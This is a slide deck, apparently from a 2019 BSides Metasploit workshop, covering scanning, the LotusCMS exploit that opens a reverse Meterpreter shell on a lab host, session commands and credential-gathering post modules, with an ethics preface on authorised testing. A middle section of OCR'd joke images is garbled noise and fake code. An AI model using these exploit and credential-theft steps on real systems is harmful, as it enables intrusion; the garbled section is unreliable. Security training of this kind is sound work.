



# Hack the Gibson with Metasploit

BSides Vancouver 2019

# Who We Are

## **Amiran Alavidze aka Airman**

Over 15 years in information security.

A number of roles in 3 different industries

Advocating for practical security.

@airman604 (Twitter, Medium, GitHub)

Also find me on MARS Slack.

## **Guru Shiva**

Security Consultant

Previous roles included Devops, Systems Analyst in Facial Recognition and RTLS industry

Advocates for Hummus (Yes, the food)

Enjoy building hardware or software tools while dabbling in Machine Learning

# A Word on Ethics

- Only test systems and networks:
  - that you own, or
  - that you have explicit authorization to test, and
  - only within the agreed scope
- Respect confidentiality.
- Be cognizant of uptime. Know the effects of an exploit before using it.  
Remember of account lockouts.
- Don't conceal the test results.

# Hack the Gibson with Metasploit

## What this is

- Introduction into Metasploit
- Introduce to the mindset of finding vulnerabilities and exploiting them
- Hands on workshop

## What this isn't

- Introduction into Linux
- Overview of the latest hacking techniques
- Deep dive into Exploit writing, AV evasion and OPSEC
- No step-by-step instructions

What do you want to get out of this workshop?

# Attack Graph


- Introduction to Metasploit
- Scanning
- Exploitation
- Meterpreter
- Pivoting
- Metasploit payloads & client-side exploits
- Happy dance



# Introduction to Metasploit



# What is Metasploit?





# What is Metasploit?

- v1.0 released in October 2003 by HD Moore
- Acquired by Rapid7 in October 2009
- Currently at version 5 (released January 2019)
- Interfaces and editions:
  - msfconsole (open core)
  - Metasploit Community Edition (free, web-based interface from Rapid7)
  - Metasploit Express / Metasploit Pro (\$)
  - Armitage (open source)
  - Cobalt Strike (\$)
- Over 1800 exploits, over 500 payloads

root@kali: ~

File Edit View Search Terminal Help

root@kali:~# msfconsole

```
      /\_/\
     (  --w--  )
      ( )  0  0  ( )
       \_  _/
        o _o
         \_/\
          |||  WW |||
          |||  |||
           \_/\
            *

```

```
      =[ metasploit v5.0.3-dev ]
+ -- --=[ 1854 exploits - 1047 auxiliary - 325 post ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops ]
+ -- --=[ 2 evasion ]
```

[\*] Starting persistent handler(s)...

msf5 >

# Terminology - General

- Vulnerability
- Exploit
- Payload
- Stager
- Listener
- Pivoting

# Terminology - Metasploit

- Module
  - Exploit - exploitation, i.e. bread and butter of Metasploit
  - Auxiliary - information gathering, scanning, fuzzing, DoS, spoofing, etc.
  - Post - local modules for recon, privesc and lateral movement
  - Evasion (\*new in v5)
- Handler
  - `exploit/multi/handler` module
  - Handles communication with payloads
  - Usually started automatically for you, but needs to be started manually for “out-of-band” payloads
- Payload
  - Modules support multiple different payloads
  - Not all modules support all payloads
  - Payloads communicate with the handler
- Workspace
- There's more: encoders, nops

# Meterpreter

- “Flagship” Metasploit payload
- Supports staged loading
- Encrypted communication (TLS)
- Process migration capabilities (reflective DLL injection)
- Dynamically extensible (modules)
- Multitude of capabilities - shell, invoke modules, network traffic forwarding (for pivoting), upload/download files, etc.
- Doesn't touch disk

# Database

- Populated automatically throughout the engagement
- Support for multiple workspaces
- Useful commands:
  - `db_status`
  - `workspace`
  - `hosts (-S, -u, -R)`
  - `services`
  - `loot` (files, hashdumps, etc.)
  - `notes`
  - `vulns`
  - `creds`
- Initialize the database: `msfdb init`
- Start the database: `msfdb start`



# Additional tools

- **msfvenom**
  - Use (any!) Metasploit payloads outside of Metasploit
  - Various encoding and output format options
  - Useful for social engineering attacks and exploit development
- **nasm\_shell.rb**
  - Dynamically convert assembly commands to opcodes
  - Useful for exploit development
- **pattern\_create.rb / pattern\_offset.rb**
  - Create and search unique patterns
  - Useful for finding EIP offset for buffer overflow exploit development

Kali: `/usr/share/metasploit-framework/tools`

# Basic Metasploit Commands

- `use <MODULE_NAME>`
- `info <MODULE_NAME>`
- `options`
- `set / setg <MODULE_PARAMETER>`
- `run / exploit`
- `sessions`
- `back`

Getting help:

- `help`
- `search`
- `info`
- `show`
- Tab completion!

# Lab 1

- Start lab machines (Gibson and your Kali), check networking works.
- Start (and initialize if needed) the Metasploit database
- Start Metasploit console
- Create a new workspace using workspace command
- List auxiliary modules using show command
- List exploits
- List payloads
- List post-exploitation modules
- How are module names organized?
- What is the difference between these payloads:
  - `linux/x64/meterpreter/reverse_tcp` and `linux/x64/meterpreter/reverse_http`
  - `linux/x64/meterpreter/bind_tcp` and `linux/x64/meterpreter/reverse_tcp`
  - `linux/x64/meterpreter_reverse_tcp` and `linux/x64/meterpreter/reverse_tcp`

# Scanning



# Scanning

## Port scanning

- `nmap + db_import`
- `db_nmap`
- `search portscan`
- (for example, `auxiliary/scanner/portscan/syn`)

## Other scanning modules

- `search scanner`
- `search _login`
- `search _enum`

```
msf5 > nmap -oA TEST localhost
```

```
[*] exec: nmap -oA TEST localhost
```

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-05 16:39 PST
```

```
Nmap scan report for localhost (127.0.0.1)
```

```
Host is up (0.0000040s latency).
```

```
Other addresses for localhost (not scanned): ::1
```

```
Not shown: 998 closed ports
```

```
PORT      STATE SERVICE
```

```
111/tcp   open  rpcbind
```

```
5432/tcp  open  postgresql
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

```
msf5 > db_import TEST.xml
```

```
[*] Importing 'Nmap XML' data
```

```
[*] Import: Parsing with 'Nokogiri v1.10.1'
```

```
[*] Importing host 127.0.0.1
```

```
[*] Successfully imported /root/TEST.xml
```

```
msf5 > █
```



File Edit View Search Terminal Help

[\*] Connected to msf. Connection type: postgresql.

msf5 &gt; db\_import -h

Usage: db\_import &lt;filename&gt; [file2...]

Filenames can be globs like \*.xml, or \*\*/\*.xml which will search recursively

Currently supported file types include:

- Acunetix
- Amap Log
- Amap Log -m
- Appscan
- Burp Session XML
- Burp Issue XML
- CI
- Foundstone
- FusionVM XML
- Group Policy Preferences Credentials
- IP Address List
- IP360 ASPL
- IP360 XML v3
- Libpcap Packet Capture
- Masscan XML
- Metasploit PWDump Export
- Metasploit XML
- Metasploit Zip Export
- Microsoft Baseline Security Analyzer
- NeXpose Simple XML
- NeXpose XML Report
- Nessus NBE Report
- Nessus XML (v1)
- Nessus XML (v2)
- NetSparker XML
- Nikto XML
- Nmap XML
- OpenVAS Report
- OpenVAS XML
- Outpost24 XML
- Qualys Asset XML
- Qualys Scan XML
- Retina XML
- Spiceworks CSV Export
- Wapiti XML

msf5 &gt;

# Using Metasploit Scanner Modules

```
use <MODULE_NAME>
```

```
options
```

```
set <PARAMETER> <VALUE>
```

```
run
```

root@kali: ~

File Edit View Search Terminal Help

msf5 > use auxiliary/scanner/portscan/tcp

msf5 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.59.189

RHOSTS => 192.168.59.189

msf5 auxiliary(scanner/portscan/tcp) > set THREADS 20

THREADS => 20

msf5 auxiliary(scanner/portscan/tcp) > set TIMEOUT 100

TIMEOUT => 100

msf5 auxiliary(scanner/portscan/tcp) > run

# Lab 2

- Portscan the VM
- Identify versions of all the active services
- Explore available scanner modules, share modules that you think might be useful

# Exploitation



# Exploitation Workflow

- Find appropriate exploit
- `use <EXPLOIT_MODULE_NAME>`
- Set parameters
- `run / exploit`
- Interact with the payload and/or pivot



# Finding the Exploit

Finding the right exploit:

- **searchsploit** (exploit-db.com)
  - will include “(Metasploit)” for Metasploit exploits
- In Metasploit: **search <TERM>**

What to check:

- Exploit name, category and description
  - `exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload`
- Disclosure Date
- Rank

# Exploit Ranking

- Manual - very unreliable
- Low - nearly impossible to exploit
- Average - generally unreliable or difficult to exploit
- Normal - mostly reliable, might lack version autodetect
- Good - reliable for default target
- Great - reliable and has target autodetect
- Excellent - reliable, will never crash the service, usually doesn't involve memory corruption. Typical: SQLi, cmd injection, RFI, LFI, etc.

Source: <https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking>

File Edit View Search Terminal Help

msf5 &gt; info exploit/multi/http/wp\_ninja\_forms\_unauthenticated\_file\_upload

Name: WordPress Ninja Forms Unauthenticated File Upload

Module: exploit/multi/http/wp\_ninja\_forms\_unauthenticated\_file\_upload

Platform: PHP

Arch: php

Privileged: No

License: Metasploit Framework License (BSD)

Rank: Excellent

Disclosed: 2016-05-04

Provided by:

James Golovich

rastating

Available targets:

Id Name

-- ----

0 ninja-forms

Check supported:

Yes

Basic options:

Name	Current Setting	Required	Description
----	-----	-----	-----
FORM_PATH		yes	The relative path of the page that hosts any form served by Ninja Forms
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
VHOST		no	HTTP server virtual host

Payload information:

Description:

Versions 2.9.36 to 2.9.42 of the Ninja Forms plugin contain an unauthenticated file upload vulnerability, allowing guests to upload arbitrary PHP code that can be executed in the context of the web server.

References:

# Finding the Exploit

Search modifiers:

- cve
- edb
- date
- name
- platform
- rank
- type

Use:

```
search date:2018 type:exploit
```

# Running the Exploit


- Use `info` or `options` to check available options.

Exploit parameters:

- **RHOSTS** and **RPORT** - target
- **URIPATH** and **TARGETURI**
- **LHOST** - your Metasploit machine for callbacks
  - Can use interface name instead of the IP address!
- **LPORT** - local port number to use, use 80, 8080, or 443 if traffic is filtered
- **SRVHOST** and **SRVPORT** - hosting additional components
- use `setg` to reuse the settings for other modules
- **PAYLOAD** - payload to use, Meterpreter if possible (`show payloads`)

Consider setting global parameters for things like LHOST, RHOST, LPORT.

# Running the Exploit



- ① Exploit: RHOSTS, RPORT, TARGETURI
- ② Serve additional content: SRVHOST, SRVPORT, URIPATH
- ③ Staging, Meterpreter connection: LHOST, LPORT

# Running the Exploit

(More) parameters:

- `USERNAME, PASSWORD, USER_AS_PASS, BLANK_PASSWORDS`
- `USERPASS_FILE, USER_FILE, PASS_FILE`
- `DB_ALL_CREDS, DB_ALL_PASS, DB_ALL_USERS,`
- `STOP_ON_SUCCESS`
- `target` - set exploit target (remember ranking?) - use `show targets` for a list
- `show advanced, show evasion`

Some modules support `check` command!

# Payloads

Action: adduser, exec, shell, meterpreter, read\_file, etc.

Connection: bind / reverse, tcp / tcp\_rc4 / http / https, ipv6

Platform: linux / windows / osx / java / python / php etc.

Delivery: staged vs non-staged (aka inline)

Example: `windows/meterpreter/reverse_ipv6_tcp`



# Running the Exploit

run parameters:

- j        run as a job (background)
- z        do not interact with the session after successful exploitation

File Edit View Search Terminal Help

msf5 &gt; use exploit/multi/http/lcms\_php\_exec

msf5 exploit(multi/http/lcms\_php\_exec) &gt; options

Module options (exploit/multi/http/lcms\_php\_exec):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
URI	/lcms/	yes	URI
VHOST		no	HTTP server virtual host

Exploit target:

Id	Name
0	Automatic LotusCMS 3.0

msf5 exploit(multi/http/lcms\_php\_exec) &gt; set RHOSTS 192.168.59.191

RHOSTS =&gt; 192.168.59.191

msf5 exploit(multi/http/lcms\_php\_exec) &gt; set URI /

URI =&gt; /

msf5 exploit(multi/http/lcms\_php\_exec) &gt; run

[\*] Started reverse TCP handler on 192.168.59.178:4444

[\*] Using found page param: /index.php?page=index

[\*] Sending exploit ...

[\*] Sending stage (38247 bytes) to 192.168.59.191

[\*] Meterpreter session 1 opened (192.168.59.178:4444 -&gt; 192.168.59.191:49517) at 2019-03-06 10:39:37 -0800

meterpreter &gt; █

# Lab 3

- Based on previous scans, identify possible exploits to try
- Run exploit(s) and see if you can get a session
- Explore what payloads are supported by the exploit you found

```

jan@core:~$ byzanz-record --delay=3 -d 30 elite.gif
#include <unistd.h>
#include <linux/procfs.h>
#include <linux/elf.h>
#include <linux/fs.h>
#include <linux/sched.h>

jan@core:~$ y | hackertyper.sh -g -f -s 200; ./hack.exe google.com
/* Init to 1 - one for init task, one to ensure it is never freed */
struct group_info init_group = { usage = 0, nproc_init(1) };

/* struct group_info = group, all (all gids) */
/* struct group_info = group, info */
/* init */
/* blocks = (gidsizes + NRGROUPS_PER_BLOCK - 1) / NRGROUPS_PER_BLOCK */
/* Make sure we always allocate at least one indirect block pointer */
/* blocks = blocks + 1 */
group_info = malloc(sizeof(group_info) + blocks*sizeof(gid_t) * GFP_KERNEL);
if (!group_info)
    return NULL;
group_info->groups = gidsizes;
group_info->nblocks = blocks;
atomic_set(&group_info->usage, 1);

if (gidsizes == NRGROUPS_PER_BLOCK)
    group_info->blocks[0] = group_info->real_block;
else {
    for (i = 0; i < blocks; i++) {
        gid_t *g;
        g = field + i * get_free_page(GFP_KERNEL);
        if (!g)
            goto out_undo_partial_alloc;
        group_info->blocks[i] = g;
    }
    return group_info;
}
out_undo_partial_alloc:
while (i-- < 0) {
    free_page(unsigned long group_info->blocks[i]);
}
kfree(group_info);
return NULL;

EXPORT_SYMBOL(group_alloc);

void groups_free(struct group_info *group_info)
{
    if (group_info->blocks[0] != group_info->real_block) {
        /* init */
        free_page(unsigned long group_info->blocks[0]);
    }
}

0 [||||| 30.8%] 1 [||||| 30.2%] Tasks: 94; 2 running
Mem[||||| 100%] 727/3697MB Load average: 1.38 1.44 1.14
Swap[||||| 0/2047MB] 8/2047MB Uptime: 3 days, 10:05:46
Bat[||||| 100%] 100.4%AC/Vol Hostname: core

USER PID NI S CPU% MEM% TIME+ Command
root 2889 0 R 23.0 0.6 15:34.96 /usr/bin/X -nolisten tcp :0 -auth /tmp/
jan 3005 0 S 8.0 0.4 3:24.87 xfce4-terminal --geometry=90x39 --displ
jan 19267 0 S 4.0 0.2 0:16.08 mpd
jan 21396 0 S 3.0 0.1 0:11.17 /bin/bash ./pipes.sh
jan 3002 0 S 2.0 0.8 1:57.12 /usr/bin/compiz --replace
jan 19984 0 S 2.0 0.1 0:24.66 ncmapcp -c .ncmapcp/config.alt
jan 3437 0 S 1.0 10.4 11:04.40 /usr/lib/aurora/firefox
jan 18917 0 S 1.0 0.1 0:12.29 tmux
jan 18829 0 S 1.0 0.0 0:15.19 lua 3spooky
jan 22263 0 R 1.0 0.1 0:11.22 http
jan 3626 0 S 0.0 0.5 1:00.43 /usr/lib/aurora/plugin-container /usr/l
jan 18818 0 S 0.0 0.0 0:08.00 cmatrix -bsu 9
jan 3024 -11 S 0.0 0.1 0:35.10 /usr/bin/pulseaudio --start --log-targe
F1help F2Setup F3search F4Filter F5Free F6SortBy F7Nice F8Nice +F9Kill F10Quit


```

[illegible]

```

Pq$%U      JH0A]Uu:Yc/S@sSq)(G65R"Dae!B,Htt
ULR6r/k>QVY1IXXZJhi(c&%BT+^YM"/bbJ
27pI22f\~.Zjhicq&%BT+^YM"/bbJ
%ULATf      ixg@\\2n      f;BEK-6%J'.h?;C'o
<imI      eT?Ibyi#w
N(CJzohx=-_X[qqlyv^E7K&Z      ?zNZJ6s:e
-XX[qqlyv^E7K&Z      ?&Nme,KYa6Jj0ajD2N@PWvm;v4
XtfglX<<L^bYRm=edEG5JK7=LV(0C
PgRrWf)[lGKW58#Q_bv      IJITcx
P8RWf)[lGKW58#Q_bv      ID_vqu,WIux4Z6vt"%Ihz'
zh;/      yDiQQ08cu\
s6#(-3X)?)2yR      :bo>t4xx=a
pIXS=k0FT;kbE6g/"iFRXu      :bd9=dn9o5B=a
z=osSRQq      *ui%EaqSDI      wB6!P^QM9
y_ZJ)*L^["U%*(c"H$3I      cS"::1ufp5SD'?&e-CO      lepCi.w=i
2d-rv/(QL1;(LCxLSZ      EklChy.o%9=d9o5B=a
@Wto^hHWbF7sq0<      lYLl-s.yJJaaqkEv(zIm
huot;v^(HNbqWTQ<-N      m0qJka)DK#l?:*
*ui%EaqSDI      wB6!P^QM9
cS"::1ufp5SD'?&e-CO      lepCi.w=i
P50=Iqa6=qay3rj[l7N,f      VtfqqEE)1ppPJ.N,f
o+ZKvuITc@s-F0/"EPpj@s3V;uHQ&
jlwl;UNB);wjJI9hsl(slc      uicgcwWJT0
jlv6UU64NB);il:l;"q      0RP$,*
#:Sn,F<:"h0&xv-\3LBh

```



```

4:29/4:58      ── Hearts Burst Into Fire ──
[playing]      Bullet For My Valentine (2008-01-23)

Playlist items, length: 57 minutes, 11 seconds ::

  Time Artist           Title/Filename           Al
-----
4:27 Bullet For My      Scream Aim Fire         Sc
4:03 Bullet For My      Eye Of The Storm         Sc
> 4:58 Bullet For My      Hearts Burst Into Fire   Sc
4:08 Bullet For My      Waking The Demon         Sc
-----

```

# Working with Meterpreter Sessions

List sessions:

- `sessions -l`

Interact with a session:

- `sessions -i #`

Kill sessions:

- Specific: `sessions -k #`
- All: `sessions -K`

Upgrade a shell session to Meterpreter:

- `sessions -u #`

# Basic Commands

## Management:

- `background / bg`
- `exit`
- `migrate`

## System commands:

- `sysinfo`
- `getuid`
- `cd, cp, ls, mv, mkdir, pwd, rm, rmdir`
- `cat, edit, search`
- `upload / download`
- `ifconfig`
- `ps / pgrep / pkill`
- `shell / execute`

root@kali: ~

File Edit View Search Terminal Help

msf5 > sessions -i 3

[\*] Starting interaction with 3...

meterpreter > sysinfo

Computer : 172.17.0.2

OS : Ubuntu 16.04 (Linux 4.4.0-131-generic)

Architecture : x64

BuildTuple : i486-linux-musl

Meterpreter : x86/linux

meterpreter >

meterpreter > getuid

Server username: uid=1000, gid=1000, euid=1000, egid=1000

meterpreter > bg

[\*] Backgrounding session 3...

msf5 > █

# Basic Commands

- `search -f <GLOB_PATTERN>`
- `cat <PATH_TO_FILE>`
- `getsystem`
  - Try a number of techniques to get SYSTEM on a Windows machine
  - Needs admin access (i.e. it's not user -> admin privilege escalation)
- `load` - load additional modules (that provide additional commands). Example: mimikatz module for Windows Meterpreter.
- `channel / interact`
- `reg` (for Windows)

Some commands may not be available, depending on Meterpreter version (i.e. native binary vs PHP or Java etc.).

Use `load -l` to list available modules that can be loaded.

**Use help command (and -h flag with other commands) to check which commands are available!**



# Post Modules

Post-exploitation module naming:

`<OS/Software> / <type> / <module_name>`

OS: windows, linux, android, firefox, multi

Types: capture, gather, manage, escalate, recon, wlan

3 ways to run:

- `use <MODULE_NAME>`, then set `SESSION` parameter and `run`
- `sessions -s <MODULE_NAME> -i <SESSION>`
- `run <MODULE_NAME>` - from a Meterpreter session

# Post Modules

post/linux/gather/enum\_system

post/\*/gather/checkvm (linux, windows)

post/linux/gather/enum\_configs

post/linux/gather/enum\_network

post/linux/gather/enum\_protections

post/linux/gather/enum\_users\_history

post/multi/gather/ssh\_creds

post/windows/manage/enable\_rdp

post/windows/escalate/getsystem

# Reviewing a Module's Source Code

